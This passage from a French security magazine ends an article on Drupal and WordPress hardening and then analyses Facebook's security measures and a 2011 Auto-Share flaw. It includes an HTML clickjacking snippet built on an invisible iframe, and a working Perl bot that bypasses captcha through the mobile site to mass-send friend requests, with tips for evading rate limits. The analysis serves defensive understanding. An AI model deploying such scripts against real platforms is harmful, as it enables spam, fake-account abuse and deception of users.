Redéfinir de telles fonctions nécessite un soin tout particulier car le risque de générer une ou plusieurs failles dans les mécanismes de sécurité principaux du CMS n'est pas négligeable. Ainsi, il est recommandé de ne redéfinir ces fonctions que si cela s'avère totalement indispensable.

3.2.5 Process de développement

Le module Drupal Coders **[30]** permet d'effectuer une revue de code rapide sur un module et d'afficher un premier niveau d'analyse sur d'éventuels problèmes de sécurité, accompagné de recommandations de développements (en plus de vérifier que le module respecte les standards de développement de Drupal).

Il nous a semblé tout à fait pertinent pour un développeur Drupal d'intégrer l'utilisation de ce module dans son processus de développement et ainsi effectuer une revue simplifiée de son code avant publication.

Conclusion

L'évaluation ou le renforcement de la sécurité des frameworks de gestion de contenu a connu une nette amélioration dans les mois passés. Les deux frameworks étudiés ont des approches assez différentes en matière de sécurité, notamment liées à une complexité très distincte des deux logiciels. Intuitivement, une installation *out-of-box* de Drupal présente aujourd'hui un niveau de sécurité supérieur à celui de WordPress. L'introduction de la moindre modification peut toutefois rapidement changer la donne lorsqu'on se penche sur les statistiques de vulnérabilités des extensions.

Il reste un travail conséquent à fournir tant au niveau de l'industrialisation des méthodes et outils d'évaluation que de la diffusion de la connaissance spécifique à chaque CMS. D'ailleurs, les principes généraux présentés ici sont applicables de manière assez globale, mais chaque CMS dispose de ses propres caractéristiques et faiblesses, qui ne s'identifient qu'après une étude individuelle.

REMERCIEMENTS

Merci à Loïc Michaux pour son travail en support de l'article.

RÉFÉRENCES

[1] https://www.owasp.org/index.php/ASVS
[2] https://www.owasp.org/index.php/Category:Vulnerability
[3] http://projects.webappsec.org/w/page/13246978/Threat%20Classification
[4] http://seclists.org/fulldisclosure/2011/May/493
[5] http://www.madirish.net/?article=453
[6] http://xmlrpc-c.sourceforge.net/introspection.html
[7] http://code.google.com/p/wpscan/
[8] http://code.google.com/p/intrinsec-xmlrpc-scanner/
[9] http://code.google.com/p/cms-explorer/
[10] http://markmaunder.com/2011/zero-day-vulnerability-in-many-wordpress-themes/
[11] http://cloc.sourceforge.net/
[12] http://www.openwall.com/phpass/
[13] http://hashcat.net/
[14] http://www.thoughtcrime.org/software/sslstrip/
[15] http://codex.wordpress.org/Hardening_WordPress
[16] http://drupal.org/node/244924
[17] http://afick.sourceforge.net/
[18] http://sourceforge.net/projects/tripwire/
[19]http://api.drupal.org/api/drupal/includes--database--database.inc/group/database/7
[20] http://api.drupal.org/api/drupal/includes--database--query.inc/class/SelectQuery/7[21] http://api.drupal.org/api/drupal/includes--database--query.inc/class/InsertQuery/7
[22] http://api.drupal.org/api/drupal/includes--database--query.inc/class/DeleteQuery/7
[23] http://api.drupal.org/api/drupal/includes--database--query.inc/class/UpdateQuery/7
[24] http://codex.wordpress.org/Data_Validation
[25] http://codex.wordpress.org/WordPress_Nonces
[26] http://api.drupal.org/api/drupal/includes--common.inc/function/drupal_get_token/7
[27] http://api.drupal.org/api/drupal/includes--common.inc/function/drupal_valid_token/7
[28]http://codex.wordpress.org/Function_Reference/wp_create_nonce
[29]http://codex.wordpress.org/Function_Reference/wp_verify_nonce
[30] http://drupal.org/project/coder
[31] http://codex.wordpress.org/Pluggable_Functions

LA SÉCURITÉ SELON FACEBOOK

François-Xavier Bru
Orange Business Services – Security Consulting Practice
francoisxavier.bru@orange-ftgroup.com

mots-clés : WEB 2.0 / RÉSEAU SOCIAL / DONNÉES PRIVÉES / VULNÉRABILITÉS

Le réseau social aux 600 millions d'utilisateurs, véritable « cloud » de données privées, est devenu pour la plupart des internautes le moyen unique et centralisé de partager et de communiquer avec ses proches. Mais le coffre-fort qu'il se doit d'être pour nos informations personnelles est-il vraiment robuste ?

Pour beaucoup de personnes, l'utilisation du Web, voire de l'Internet, se résume à Facebook. Le réseau social permet en effet de partager toutes sortes de contenus, et de communiquer sous différentes formes : messagerie personnelle, messagerie instantanée, publications via un fil d'actualités, et plus récemment les appels vidéo. Cela constitue autant de services existant ailleurs que le réseau social peut remplacer grâce à sa capacité de centralisation.

Son utilisation est désormais possible sur plusieurs types de supports : ordinateurs, téléphones, tablettes tactiles et télévisions connectées ne sont sans doute que les premiers d'une liste qui s'allonge constamment. Ceci implique de nouveaux usages pour les utilisateurs, mais également de nouvelles entrées pour les attaquants, et plus généralement pour ceux qui désirent dégager un profit via Facebook.

Il y a un an, nous proposions une étude sur le comportement des utilisateurs du réseau social et sur la sécurité des applications tierces qui y sont mises à disposition **[1]**. Depuis, de nombreux aspects de Facebook sont apparus, ont disparu, ou ont été modifiés. C'est le cas des applications tierces, qui ne rencontrent pas un franc succès, et qui sont petit à petit remplacées par des *Social Plugins*, sur lesquels nous aurons l'occasion de revenir.

Nous allons dans cet article parcourir les différentes facettes du réseau social liées à la sécurité, afin de dresser un état des lieux de cet écosystème sans cesse en chantier, et de mettre en évidence quels sont les rapports de Facebook avec la sécurité de ses utilisateurs, et plus particulièrement de leurs données privées.

1 La sécurité visible

Face aux nombreuses critiques émises régulièrement par ses détracteurs, Facebook a mis en place un certain nombre de mesures de sécurité. Certaines sont directement visibles par les utilisateurs, sous la forme d'options de paramétrage de compte. Comme nous allons le voir, ces mesures sont mises en avant de manière à rassurer sur la confidentialité des données privées, et sur le niveau de sécurité global du réseau social. Pourtant, leur intérêt et leur efficacité réels sont parfois discutables.

1.1 Traçabilité des accès

Comme pour la plupart des services web, l'usurpation de comptes Facebook est souvent simple lorsque l'on vise des utilisateurs peu avertis. En effet, on constate que les mots de passe utilisés pour la messagerie électronique, les réseaux sociaux et les autres portails sont encore trop souvent identiques. Un attaquant ayant compromis la base de données d'utilisateurs d'un site quelconque peut donc facilement y accéder. S'ils ne sont pas identiques, le web offre souvent suffisamment d'informations pour répondre aux questions secrètes protégeant la réinitialisation de mots de passe, ou pour entrer en contact avec la victime afin de lui soutirer les réponses **[2]**.

Ainsi, depuis septembre 2010, Facebook a déployé un nouveau mécanisme destiné à limiter ces possibilités d'usurpation. Une rubrique ***Sessions actives*** est apparue dans l'espace de configuration du réseau social, listant les sessions utilisées pour se connecter au profil **[3]**. Chaque session est identifiée par une approximation du lieu de connexion fondée sur la localisation de l'adresse IP, le type de périphérique à partir du *User-Agent*, et la date de dernier accès. L'utilisateur a alors la possibilité d'arrêter l'une de ces sessions s'il la juge suspecte.

Figure 1 : Gestion des sessions actives

Un pirate aura bien sûr toujours la possibilité de passer inaperçu en adaptant son User-Agent et en rebondissant par un serveur géographiquement proche de la victime. D'autre part, la liste des sessions actives est placée assez profondément dans l'interface de Facebook, à quatre clics de la page d'accueil. On peut donc raisonnablement considérer qu'un utilisateur peu méfiant n'ira que rarement contrôler ses accès, et, en cas d'usurpation, ne s'en rendra compte que trop tard, voire jamais.

Cependant, bien qu'elle ne représente pas une solution infaillible contre l'usurpation de profils, cette possibilité reste tout de même intéressante d'un point de vue sécurité. D'autre part, nous verrons dans la suite de cet article que les mécanismes sous-jacents sont utilisés par Facebook pour d'autres renforcements de sécurité.

1.2 Authentification renforcée

Depuis mai 2011, l'option ***Approbations de connexion*** est mise à disposition des utilisateurs de Facebook. Cette dernière permet d'envoyer sur le téléphone mobile de l'utilisateur un code de sécurité lorsqu'un nouvel ordinateur ou périphérique tente d'accéder au compte **[4]**.

Pour identifier qu'un périphérique est différent, le réseau social s'appuie sur la traçabilité des accès présentée plus haut : chaque nouvelle session est potentiellement une tentative d'usurpation. Les facteurs exacts déclenchant l'envoi du code ne sont pas documentés ; d'après nos constatations, il s'opère lorsque le navigateur ou le système d'exploitation diffèrent, et que la localisation de l'adresse IP indique une distance supérieure à 200km du lieu de connexion habituel.

Cette possibilité peut sembler particulièrement efficace au premier abord, puisqu'elle ressemble grossièrement à une authentification à double facteur. Mais l'option n'étant pas activée par défaut, on peut mettre en doute sa popularité : l'utilisateur *lambda* de Facebook désire-t-il vraiment complexifier son parcours de connexion ? Le réseau social ne propose aucune statistique d'utilisation à ce sujet.

1.3 Authentification sociale

Toujours dans le but de limiter les risques d'usurpation de compte, une protection que nous pouvons qualifier d'authentification sociale a été mise en place depuis mai 2010. Celle-ci se déclenche lorsqu'un utilisateur vient de se connecter avec succès sur son compte, mais depuis une machine ayant une configuration et une localisation inhabituelles. Son compte est alors bloqué et un message s'affiche, déclarant que Facebook ne reconnaît pas le périphérique utilisé. L'utilisateur est alors invité à choisir une méthode de vérification. Si le détenteur du profil n'a pas défini la traditionnelle question secrète, l'unique possibilité de débloquer le compte consiste à reconnaître formellement des personnes parmi les contacts associés au profil.

L'utilisateur doit alors, dans un temps imparti, reconnaître cinq de ses contacts. Pour chaque contact, trois photos sont présentées afin de permettre l'identification, et six propositions de noms sont affichées. Dans certains cas, le propriétaire légitime du compte lui-même peut être incapable de faire correspondre une photo à un nom : personne photographiée de dos, prise de groupe, marquage abusif, pseudonymes, etc. Pour pallier ceci, Facebook autorise à passer au maximum deux contacts.

Figure 2 : Authentification sociale

Cette protection est sans conteste une idée originale, qui tire directement parti des caractéristiques sociales de Facebook. Mais est-elle véritablement efficace ? Une personne qui tente d'usurper un profil n'a aucune chance de réussir à identifier les contacts au hasard, à moins de connaître personnellement le propriétaire. Le blocage du compte est implémenté sur tous les chemins de connexion du réseau social : sur le portail web principal, bien sûr, mais également sur la version pour périphérique mobile, ainsi que via l'API Facebook Connect. L'accès à la messagerie électronique de la victime ne permet pas non plus de débloquer la situation.

Pourtant, et sans aborder le fait que cela représente un moyen très simple d'accéder à des photos privées, le mécanisme présente quelques faiblesses. Tout d'abord, il n'est pas systématiquement possible pour le réseau social d'extraire cinq contacts, voire sept en comptant les jokers, avec au moins trois photos pour chacun d'eux. Ce cas de figure se présente pour les profils récents, ou ayant peu de contacts. Dans ce cas, la protection ne se déclenchera jamais, et il est possible de se connecter au compte sur tout type de machine et en tout lieu.

L'algorithme qui détermine si la vérification doit être imposée à l'utilisateur ou non n'est pas documenté par Facebook, il est donc difficile d'avoir une idée précise de son fonctionnement. Nous avons cependant pu constater, à partir d'un jeu de comptes fictifs valides et de différents serveurs aux localisations diverses, que certaines adresses IP ne sont jamais soumises à la procédure. Ainsi, il semble que lorsqu'une adresse IP a été à l'origine de la création de plusieurs profils et d'une authentification sociale réussie, celle-ci est neutralisée auprès de Facebook. Il est alors possible de se connecter à n'importe quel compte, y compris ceux utilisés habituellement à partir d'une adresse IP localisée à plusieurs centaines de kilomètres, sans que le réseau social ne considère cela comme suspect. Cette possibilité de neutralisation est certainement prévue pour les lieux publics tels que les aéroports et les restaurants, à partir desquels il est légitime que des utilisateurs s'y connectent de manière exceptionnelle.

Cette protection offre malgré tout un moyen efficace de contrer les vols de comptes. Mais ne serait-il pas plus efficace pour Facebook de forcer la robustesse des mots de passe ? Actuellement, seule une longueur minimale de six caractères est imposée, sans autre contrainte ni

même indicateur de sécurité, autorisant par exemple des mots de passe du type « azerty » ou « 123456 »...

1.4 Connexion HTTPS

Durant plus de quatre ans, seules les phases d'identification et de configuration étaient chiffrées sur Facebook, afin de protéger les identifiants de ses utilisateurs contre toute interception, en particulier lors de connexions via des réseaux sans-fils non protégés. Pendant plusieurs années, aucun mécanisme n'assurait donc la confidentialité des flux utilisateurs, embarquant pourtant toutes sortes de données privées : messages personnels, photos, orientation politique, etc. Par conséquent, les cookies de session transitaient également en clair par HTTP, permettant à un attaquant de les récupérer et ainsi de voler les sessions d'utilisateurs légitimes.

En octobre 2010, l'extension Firesheep est publiée pour le navigateur Firefox, permettant de rendre accessible le vol de session à tout un chacun, en quelques clics pour peu que la cible soit connectée sur un réseau non sécurisé **[5]**. Face à cette mise en évidence de la lacune devant le grand public, le réseau social s'est résolu depuis janvier 2011 à proposer à ses utilisateurs le chiffrement SSL/TLS sur toutes les pages. Cependant, cette sécurité qui semble indispensable au regard des informations traitées n'est pas systématique. L'initiative d'activer le chiffrement, qui ne l'est pas par défaut, est laissée aux utilisateurs eux-mêmes, qu'ils en connaissent l'importance ou non. De nouveau, il est peu probable qu'un utilisateur néophyte coche une case dont il ne comprend pas la signification, positionnée à quatre clics de sa page d'accueil.

Figure 3 : Connexion HTTPS

Il est donc regrettable que Facebook ne force pas l'utilisation de SSL/TLS sur l'ensemble de ses pages. Ce mécanisme protège pourtant ses utilisateurs contre de nombreuses attaques : *Man-In-The-Middle*, *DNS poisoning*, *connection hijacking*, etc. Une rapide étude de la négociation des algorithmes avec les serveurs du réseau social peut néanmoins nous fournir un début d'explication. Voici le retour de l'analyseur SSLscan **[6]** sur un serveur de Facebook :

```
 $ sslscan --no-failed www.facebook.com
(...)
Testing SSL server www.facebook.com on port 443
  Supported Server Cipher(s):
    Accepted  SSLv3  256 bits  DHE-RSA-AES256-SHA
    Accepted  SSLv3  256 bits  AES256-SHA
(...)
    Accepted  TLSv1  128 bits  AES128-SHA
    Accepted  TLSv1  128 bits  RC4-SHA
    Accepted  TLSv1  128 bits  RC4-MD5
  Prefered Server Cipher(s):
    SSLv3  128 bits  RC4-MD5
    TLSv1  128 bits  RC4-MD5
(…)
```

On remarque que le protocole de chiffrement privilégié côté serveur est RC4, avec une longueur de clé de 128 bits et l'algorithme de hachage MD5, soit le protocole le plus faible parmi ceux autorisés dans la négociation. La majorité des navigateurs actuels refusant fort heureusement le hachage MD5, le protocole *in fine* négocié sera bien souvent RC4-128/SHA-1. À titre de comparaison, le portail de micro-blogging Twitter privilégie un chiffrement AES-256/SHA-1, nettement plus fort.

Ainsi, en désactivant par défaut les connexions SSL/TLS et en calibrant le protocole de chiffrement au plus bas niveau acceptable, Facebook nous indique qu'il cherche à réduire le plus possible ses temps de latence, et craint les attaques de type DDoS auxquelles viendraient s'ajouter des connexions légitimes sur-chiffrées. En d'autres termes, Facebook privilégie la disponibilité de ses services à la confidentialité des données de ses utilisateurs.

1.5 Sécurité ou communication ?

Indéniablement, le réseau social tâche d'implémenter des mesures de sécurité afin de limiter le champ d'action des attaquants. Parfois afin de combler une véritable lacune, parfois suite à des attaques répétées, il semble que les protections arrivent avec un train de retard, mais démontrent tout de même que Facebook tient compte des reproches qui lui sont adressés.

Cependant, certains choix de mise en œuvre et quelques faiblesses amènent à se demander si ces mesures sont plus destinées à servir leur communication qu'à améliorer la sécurité de leur portail de manière effective.

2 La sécurité discrète

Avec un nombre d'utilisateurs impressionnant, et des bases de données à faire pâlir n'importe quelle agence de renseignements, Facebook est naturellement la cible de tous types d'attaques. Comme nous l'avons vu précédemment, les mesures de sécurité visibles nous en apprennent plus sur la politique et la communication du réseau social que sur les menaces contre lesquelles il lutte réellement.

Nous allons donc nous intéresser maintenant aux éléments de sécurité qui ne sont pas directement visibles par les utilisateurs sur une quelconque page de configuration, et qui par conséquent ne sont pas destinés à rassurer, mais bien à protéger.

2.1 Clickjacking

Un des plus grands fléaux auquel doit actuellement faire face le réseau social est le scam. Le meilleur vecteur de propagation est le mur Facebook, car chaque message qu'un utilisateur y poste sera répercuté dans le fil d'actualités de tous ses contacts. Lorsqu'un scammeur ne dispose d'aucune vulnérabilité (XSS, CSRF) à exploiter pour diffuser un contenu, ce dernier est contraint, afin de continuer son activité, de faire effectuer des actions à ses victimes à leur insu.

Les techniques de *clickjacking* consistent à afficher une page de Facebook dans la structure d'un site tiers maîtrisé, typiquement dans un `iframe`, de manière à ce

que la victime soit amenée à cliquer sur un lien Facebook en pensant cliquer sur un lien parfaitement indépendant. Un moyen d'implémenter ceci est de superposer un iframe transparent contenant une page Facebook à un faux lien, en positionnant les éléments de façon à ce que le faux lien soit par-dessus un bouton du réseau social :

```
<style>
iframe {
  # les iframes sont invisibles
  filter:alpha(opacity=0);
  width:300px;
  height:100px;
  position:absolute;
  top:0; left:0;
}
</style>
<!-- inclusion discrète d'une page Facebook -->
<iframe src="http://www.facebook.com/..."></iframe>
<a href="#">
  <!-- positionnement du lien par-dessous un bouton Facebook -->
  style="position:relative;left:20px;z-index:-1">
  Cliquez pour lire le dernier MISC gratuitement !</a>
```

Pour empêcher ceci, le framework Javascript de Facebook embarque un module capable de détecter si une page est affichée dans un iframe, et d'appliquer un calque par-dessus le corps le cas échéant. Ainsi, l'utilisateur ciblé par la tentative de clickjacking ne risque pas d'effectuer une action à son insu. Le code suivant, simplifié pour une meilleure compréhension, est utilisé par Facebook pour implémenter cette protection :

```
// cette page est-elle contenue dans un frame ?
if(top!=self){
  // désactivation du corps de la page
  window.document.write("
    <style>
      body * {
        display:none !important; # écrase les autres
                                 # instructions CSS
      }
    </style>
    <a
      href=\"#\"
      <!-- lien pour sortir la page du frame -->
      onclick=\"top.location.href=window.location.href\"
      style=\"display:block !important;padding:10px\">
      <i
        class=\"img sp_82bsig sx_fcdfeb\"
        style=\"display:block !important\"></i>
      Accéder à Facebook.com
    </a>");
  }
}
```

Ce mécanisme, à la fois simple et élégant, est somme toute efficace car il devient impossible de tromper une victime en incluant une page Facebook dans un iframe. Si l'utilisateur ciblé désactive l'interprétation Javascript de son navigateur, par exemple à l'aide de l'extension NoScript du navigateur Firefox **[7]**, la protection sera bien entendu inefficace. Mais aucune action ne peut être lancée sur Facebook sans ce langage de script...

Cependant, Facebook a depuis mis à disposition des services tiers les Social Plugins, qui ne sont ni plus ni moins que des éléments du réseau social intégrables directement dans le corps des pages, sans recourir aux iframes. Dans ce cas, la protection présentée ci-dessus n'est plus d'aucune utilité et le clickjacking reste possible, prenant alors la forme de *likejacking*.

2.2 Likejacking

Pour nos lecteurs refusant obstinément de s'inscrire sur Facebook, le concept du *Like* peut sembler quelque peu mystérieux. À l'origine, cela correspond à un petit bouton permettant à un utilisateur de déclarer qu'il aime une publication du réseau social : il peut s'agir d'une page, d'un statut, d'un commentaire, d'une image, etc. Dans ce cas, le contenu en question est partagé à tous les contacts de l'utilisateur, via un message publié sur son mur et répercuté sur le fil d'actualité de ses amis.

Figure 4 : Like

Depuis l'avènement des Social Plugins **[8]**, il est possible d'aimer tout et n'importe quoi. En effet, chaque site peut intégrer ses pages au réseau social en utilisant le protocole Open Graph **[9]**. Toutes les pages de sites tiers représentant des concepts réels tels que des films, célébrités ou restaurants deviennent alors l'équivalent de pages Facebook. Cela signifie que lorsqu'un utilisateur clique sur le bouton Like d'une de ces pages, un lien est créé avec l'utilisateur : la page apparaîtra dans la rubrique ***Intérêts*** du profil, et deviendra disponible dans le module de recherche Facebook.

Les hackers sont particulièrement friands du Like : il s'agit d'un vecteur de propagation de malware à nul autre pareil. En effet, il est bien plus efficace de diffuser une page malicieuse proposant le téléchargement d'un virus sur un réseau social que par message électronique. Tout d'abord, une liste d'amis Facebook est généralement bien plus fournie qu'un carnet d'adresses, augmentant ainsi la capacité de diffusion. D'autre part, là où un message électronique n'affiche qu'une ligne avec un objet et un expéditeur, une publication Facebook affiche directement un message complet, avec une image et un lien. Les scammers exploitent également allègrement cette fonctionnalité, en dirigeant leurs victimes vers des pages contenant des publicités rémunérant au clic ou à l'affichage.

Concrètement, l'intégration du protocole Open Graph et des Social Plugins consiste à ajouter de nouveaux espaces de noms XML sur une page HTML, qui sera alors capable de traiter des éléments FBML, le langage à balises spécifique à Facebook :

```
<html xmlns="http://www.w3.org/1999/xhtml"
      <!-- nouveaux namespaces -->
      xmlns:og="http://ogp.me/ns#"
      xmlns:fb="http://www.facebook.com/2008/fbml">
  <head>
    <!-- attributs spécifiques Facebook -->
    <meta property="og:title" content="MISC"/>
    <meta property="og:description"
          content="Un magazine sur la sécurité IT"/>
    [...]
  </head>
  <body>
  <!-- bouton Like -->
  <fb:like href="http://ed-diamond.com/index_misc.php/" />
  [...]
</html>
```

De cette manière, le code du bouton Like est directement intégré à la page, sans utiliser d'iframe. Avec un peu

de CSS, il est donc très facile de mettre en œuvre du likejacking. Typiquement, une image imitant l'interface d'un lecteur vidéo recouvre un ou plusieurs boutons Like : le visiteur pensant démarrer la vidéo diffusera à son insu la page web.

Lorsqu'une page est considérée par Facebook comme étant malveillante, souvent car le nombre de Like est anormalement élevé, le bouton n'agit plus au premier clic. Une fenêtre de type pop-up s'ouvre et demande à l'utilisateur de confirmer son action. Cette protection permet à Facebook de limiter la diffusion de ces pages, mais le problème n'est pas résolu pour autant. Par construction, en effet, la confirmation n'entre en jeu que lorsque le contenu a déjà été largement diffusé. De plus, le placement en liste noire d'une page se base sur son URL effective, et non sur celle diffusée, qui peut être une redirection. Cela signifie qu'en disposant de plusieurs domaines d'hébergement, il est possible d'augmenter considérablement la durée de vie d'un tel mécanisme de propagation.

2.3 Lutte contre les comptes fictifs

Nous savons aujourd'hui en quoi les comptes fictifs constituent un élément primordial de toute stratégie d'attaque sur les réseaux sociaux **[1]** : diffusion de spams, propagation de *malwares*, mise en avant d'une idée politique ou marketing, etc. En limitant les possibilités de création et d'utilisation de comptes fictifs, Facebook peut donc se protéger de nombreux scénarios d'attaque.

Tout d'abord, un captcha est systématiquement demandé lors de l'ouverture d'un compte sur le réseau social, afin d'empêcher l'automatisation de l'inscription. Cette mesure peut être contournée, mais cela demande de posséder un outil de cassage de captcha puissant, les programmes de ce type ayant des taux de réussite assez bas. De plus, n'importe quel nom ou prénom ne peut être entré dans le formulaire d'inscription Facebook ; il convient donc de disposer d'un dictionnaire de données plausibles pour remplir les différents champs.

Un profil fictif ne peut être correctement exploité s'il n'a pas de nombreux contacts auxquels il peut diffuser des messages. Nous ne reviendrons pas sur le fait que la plupart des utilisateurs acceptent sans difficulté les demandes d'ajouts à la liste d'amis de personnes qui leur sont parfaitement inconnues. Le réseau social a donc implémenté quelques mesures visant à empêcher l'envoi en masse de telles demandes. Notamment, l'envoi de demandes est soumis à l'entrée d'un captcha, jusqu'à ce que l'utilisateur spécifie un numéro de téléphone valide.

Il est intéressant de noter que ce captcha n'est pas implémenté sur la version mobile du réseau social (**http://m.facebook.com**). Il est donc envisageable d'utiliser cette version dégradée de Facebook, permettant les mêmes actions, pour envoyer de nombreuses demandes d'amis automatiquement. Le script Perl suivant démontre que cela peut s'implémenter de manière très simple, en simulant le parcours d'un utilisateur sur la version mobile :

```
#!/usr/bin/perl -w

use strict;
use WWW::Mechanize;
use HTTP::Cookies;

# user-agent mobile afin de limiter les soupçons
my $user_agent = "Mozilla/5.0 (iPhone; U; CPU like Mac OS X; en)" .
                 "AppleWebKit/420+ (KHTML, like Gecko) Version/3.0" .
                 " Mobile/1A535b Safari/419.3";
my $base_url = "http://m.facebook.com/";
my $email = "<e-mail>";
my $password = "<mot de passe>";
my $cookie_file = "./cookie";

# la librairie WWWMechanize simplifie le travail !
my $bot = WWW::Mechanize->new(
  agent          => $user_agent,
  cookie_jar     => HTTP::Cookies->new(
    file           => $cookie_file,
    autosave       => 1,
    ignore_discard => 1,
  )
);

# identification sur la page d'accueil
$bot->get($base_url . "login.php?http");
$bot->form_number(1);
$bot->set_fields(email => $email, pass => $password);
$bot->submit();
for (my $s = 0; $s <= 100; $s += 10) {
        # recherche de personnes ayant la lettre 'a' dans leur nom
        $bot->get($base_url . "search?query=a&search=people&s=" . $s.
                              "&o=2048&refid=0&http");
        my @profiles_links = $bot->find_all_links(
                                    url_regex => qr/connect\.php/i);
        # simulation de clics sur les liens d'envois de demandes
        for my $link (@profiles_links) {
                $bot->get($link);
                $bot->submit_form(button => "connect");
                $bot->get($base_url."search?query=e&search=people&s="
                                    .$s."&o=2048&refid=0&http");
        }
}
```

Il est à noter que Facebook bloquera toute tentative d'envoi de demandes si ces dernières sont envoyées en trop grandes quantités d'un coup. Pour être pleinement fonctionnel, un script de ce type doit donc être exécuté sur des quantités de cibles ne dépassant pas la cinquantaine par profil fictif, et un intervalle de temps entre chaque exécution doit être fixé afin d'éviter un blocage.

2.4 Vecteur de propagation

Les quelques protections que nous venons d'étudier montrent clairement ce contre quoi Facebook lutte au quotidien. Ainsi, en cherchant à limiter la capacité d'action des profils fictifs et les possibilités de diffusion de contenus malveillants, le réseau social indique qu'une de ses craintes majeures est que son portail soit utilisé comme un vecteur de propagation de scams ou de malwares.

3 Analyse d'une vulnérabilité Auto-Share

Avec cinq ans de maturité, nous pourrions penser que Facebook est à l'abri des vulnérabilités classiques telles que XSS, CSRF ou les injections SQL. Pourtant, les améliorations fonctionnelles apportées au réseau social sont régulièrement à l'origine de nouvelles vulnérabilités, très souvent d'une simplicité déconcertante.

La majorité de ces vulnérabilités ne sont pas documentées, et aucun article de presse n'y fait allusion. En effet, leur publication reste limitée à des cercles très restreints de personnes qui ont tout intérêt à garder le secret pour préserver leurs profits. De plus, dès que Facebook a vent d'une faille, la correction ne se fait pas attendre. À moins d'être soi-même directement impacté par une de ces vulnérabilités pour être en mesure de l'étudier, il est très difficile d'obtenir des informations précises. La vulnérabilité que nous allons présenter en est un exemple type : son utilisation en masse a été constatée pendant le matin du 4 juillet 2011, et sa correction était effective en fin de journée.

Cette dernière permettait à un attaquant de publier à l'insu de ses victimes des messages sur leur mur. Ces publications pouvaient être agrémentées d'images et de commentaires provocateurs, et redirigeaient les utilisateurs peu méfiants vers une page extérieure. Celle-ci ressemblait à s'y méprendre à un site de partage de vidéos, mais proposait le téléchargement d'un malware en guise de plugin, et continuait la propagation du lien malicieux à travers le mur de ses nouvelles victimes.




Figure 5 : Auto-Share

Les vulnérabilités de ce type sont dénommées Auto-Share, car elles permettent de faire publier des liens aux victimes sans aucune action de leur part. Elles représentent l'eldorado pour les scammeurs notamment, qui la plupart du temps doivent se contenter au mieux de clickjacking pour augmenter le trafic de leurs pages.

3.1 Présentation du serverFBML

Comme nous l'avons vu, le FBML est un langage à balises propre à Facebook. Il permet d'intégrer au sein de pages HTML classiques des éléments du réseau social, à travers l'utilisation de balises destinées à simplifier l'implémentation. Ces balises seront par construction interprétées côté serveur tiers, c'est-à-dire sur le serveur du développeur de la page n'ayant aucun lien avec Facebook. De ce fait, les éléments intégrés par ces balises peuvent être manipulés par le développeur, pouvant ainsi récupérer leur contenu social ou faire des actions sur le profil de l'utilisateur. Typiquement, la balise **<fb:like>** déjà présentée peut être intégrée de cette manière.

Cependant, certaines balises ont été jugées trop critiques pour être employées directement sur des pages tierces. C'est ici qu'intervient le **serverFBML**. Ce composant permet d'interpréter le code FBML sur les serveurs Facebook, et d'afficher le résultat sur les pages distantes à travers un iframe. Une balise **<fb:serverfbml>** spécifique délimite donc le code qui devra être servi par Facebook. Par exemple, la balise **<fb:request-form>** permettant d'envoyer des invitations doit être intégrée de cette manière, afin d'assurer que l'utilisateur est bien à l'origine des requêtes, et non un script malicieux côté serveur tiers. Le code suivant explicite ce type d'implémentation :

```
<!-- ce qui suit sera interprété côté Facebook -->
<fb:serverfbml>
  <script type="text/fbml">
    <fb:fbml>
      <!-- formulaire d'envoi d'invitations -->
      <fb:request-form
        action="http://ed-diamond.com/"
        method="POST"
        invite="true"
        type="XFBML"
        content="Le magazine sur la sécurité IT" />
      <fb:req-choice
        url="http://ed-diamond.com/index_misc.php"
        label="Venez lire MISC" />
      </fb:request-form>
      <!-- liste de sélection des contacts du visiteur -->
      <fb:multi-friend-selector
        showborder="false"
        actiontext="Inviter ses amis à lire MISC" />
    </fb:fbml>
  </script>
</fb:serverFbml>
```

Que se passe-t-il concrètement ? Une requête est envoyée du serveur tiers vers les serveurs Facebook, embarquant le code décrit dans la balise **<fb:serverfbml>**. En retour, Facebook envoie le code HTML pur résultant de l'interprétation des balises FBML, qui sera affiché dans un iframe sur la page web.




Figure 6 : Cinématique d'appel au serverFBML

3.2 Description de la vulnérabilité

3.2.1 Un manque de contrôles

La sécurité du composant serverFBML repose donc sur le contenu du code FBML transmis vers Facebook. En effet, si ces données embarquent un script malveillant, il est possible d'effectuer des actions à l'insu de l'utilisateur. Ceci est d'autant plus intéressant que, contrairement aux applications Facebook, l'approbation du visiteur pour les droits d'accès n'est pas nécessaire.

La vulnérabilité découverte a été causée par un manque de contrôles sur ce morceau de code FBML. Il était donc possible d'y injecter du code HTML supplémentaire tel que des formulaires et des instructions Javascript. Ainsi, un code malicieux capable de parcourir le code HTML généré par Facebook, de récupérer des informations précises et d'exécuter des actions de manière transparente pour la victime a été embarqué.

3.2.2 Génération de données

Tout d'abord, les balises **<fb:request-form>** et **<fb:multi-friend-selector>** sont implémentées pour générer une liste des amis de la victime, et la balise **<fb:comments>** pour générer un formulaire d'envoi de commentaire :

```
<fb:request-form content=x type=x>
  <fb:multi-friend-selector condensed=true />
</fb:request-form>
<fb:comments xid=x />
```

